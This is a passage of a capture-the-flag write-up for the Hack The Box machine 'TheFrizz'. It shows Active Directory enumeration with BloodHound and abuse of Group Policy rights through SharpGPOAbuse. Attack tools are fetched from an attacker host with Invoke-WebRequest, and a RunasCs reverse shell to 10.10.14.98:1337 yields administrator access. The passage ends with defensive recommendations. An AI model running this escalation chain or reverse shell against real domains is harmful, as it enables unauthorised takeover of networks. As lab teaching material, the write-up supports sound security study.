└─$ bloodhound-python -dc frizzdc.frizz.htb -u 'f.frizzle' -p 'Jenni_Luvs_Magic23' -d frizz.htb -c All --zip -ns 10.10.11.60

INFO: Found AD domain: frizz.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: frizzdc.frizz.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: frizzdc.frizz.htb
INFO: Found 22 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: frizzdc.frizz.htb
INFO: Done in 01M 05S
INFO: Compressing output into 20250529202114_bloodhound.zip

Here we can see a clear picture of the Active Directory (AD).

Here, we can see the outbound object control of the user M.schoolbus.

Now we have access to M.schoolbus, and we can see that this user is part of the Group Policy Creator Owners. So, we will try to abuse GPO.
Now, back to the ssh connection and proceed with the following steps:
Download SharpGPOAbuse and RunasCs from:
Upload it to the SSH session.
The GPO privilege escalation chain works as follows:
- A user with GenericWrite on a GPO can modify it via SharpGPOAbuse (which writes to the GPO’s
GptTmpl.infin SYSVOL) - SharpGPOAbuse’s
AddLocalAdminadds a domain user to the local Administrators group on computers where the GPO applies New-GPLinklinks the GPO to a specific OU, defining which computers/users receive the policygpupdate /forceforces immediate policy refresh on the target machine
1
2
3
4
5
6
7
8
9
Invoke-WebRequest -Uri "http://10.10.14.98:8000/SharpGPOAbuse.exe" -OutFile "SharpGPOAbuse.exe"

Invoke-WebRequest -Uri "http://10.10.14.98:8000/RunasCs.exe" -OutFile "RunasCs.exe"

New-GPO -Name furious | New-GPLink -Target "OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB" -LinkEnabled Yes

.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount M.SchoolBus --GPOName furious

gpupdate /force
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ ssh -K M.schoolbus@frizz.htb

PowerShell 7.4.5
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus> Invoke-WebRequest -Uri "http://10.10.14.98:8000/SharpGPOAbuse.exe" -OutFile "SharpGPOAbuse.exe"
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus> Invoke-WebRequest -Uri "http://10.10.14.98:8000/RunasCs.exe" -OutFile "RunasCs.exe"
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus> New-GPO -Name furious | New-GPLink -Target "OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB" -LinkEnabled Yes

GpoId       : 8151c448-f56a-4026-835d-d2113aa89fa4
DisplayName : furious
Enabled     : True
Enforced    : False
Target      : OU=Domain Controllers,DC=frizz,DC=htb
Order       : 2

PS C:\Users\M.SchoolBus> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount M.SchoolBus --GPOName furious
[+] Domain = frizz.htb
[+] Domain Controller = frizzdc.frizz.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=frizz,DC=htb
[+] SID Value of M.SchoolBus = S-1-5-21-2386970044-1145388522-2932701813-1106
[+] GUID of "furious" is: {8151C448-F56A-4026-835D-D2113AA89FA4}
[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{8151C448-F56A-4026-835D-D2113AA89FA4}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
PS C:\Users\M.SchoolBus> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
Now we set a NetCat listener and get a Shell using RunasCs and we have a root access.
1
.\RunasCs.exe M.SchoolBus !suBcig@MehTed!R cmd.exe -r 10.10.14.98:1337 -l 3
1
2
3
4
5
6
7
PS C:\Users\M.SchoolBus> .\RunasCs.exe M.SchoolBus !suBcig@MehTed!R cmd.exe -r 10.10.14.98:1337 -l 3
[*] Warning: The function CreateProcessWithLogonW is not compatible with the requested logon type '3'. Reverting to the Interactive logon type '2'. To force a specific logon type, use the flag combination --remote-impersonation and --logon-type.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-72363$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3952 created in background.
PS C:\Users\M.SchoolBus>
On Netcat we have
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ nc -lvnp  1337
listening on [any] 1337 ...
connect to [10.10.14.98] from (UNKNOWN) [10.10.11.60] 58674
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
frizz\m.schoolbus

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
409836d1303448e88d035ea6a645765a

C:\Windows\system32>
And we have the root flag!
Mitigations & Security Recommendations
- Harden and Patch Web Applications:
- Keep Gibbon LMS and all web service dependencies updated to secure versions to prevent directory traversal and local file inclusion vulnerabilities (such as CVE-2023-34598).
- Ensure the database service (MySQL) runs under a service account with minimal filesystem privileges, preventing it from accessing files outside the web directory.
- Secure Secrets and Configuration Management:
- Do not store sensitive configurations or credentials in plaintext inside backup files (such as
waptserver.ini). Use secure vault configurations or the Windows Data Protection API (DPAPI). - Ensure permissions on application folders (like
C:\wapt) are restricted to administrators or specific system service accounts.
- Do not store sensitive configurations or credentials in plaintext inside backup files (such as
- Establish Recycle Bin and File Retention Policies:
- Implement policies to regularly empty the system-wide Recycle Bin, especially for administrative servers.
- Enforce access controls on the
$RECYCLE.BINdirectories to prevent users from restoring or copying backups deleted by other administrators.
- Restrict Group Policy Management Rights:
- Limit the membership of the
Group Policy Creator Ownersgroup to trusted domain administrators. - Restrict delegation permissions on Active Directory Organizational Units (OUs). Ensure only Domain Admins have the permission to link GPOs to the
Domain ControllersorDomain ComputersOUs. - Monitor and alert on events involving the creation, modification, or linking of Group Policy Objects (specifically Event ID 5136 and 5141).
- Limit the membership of the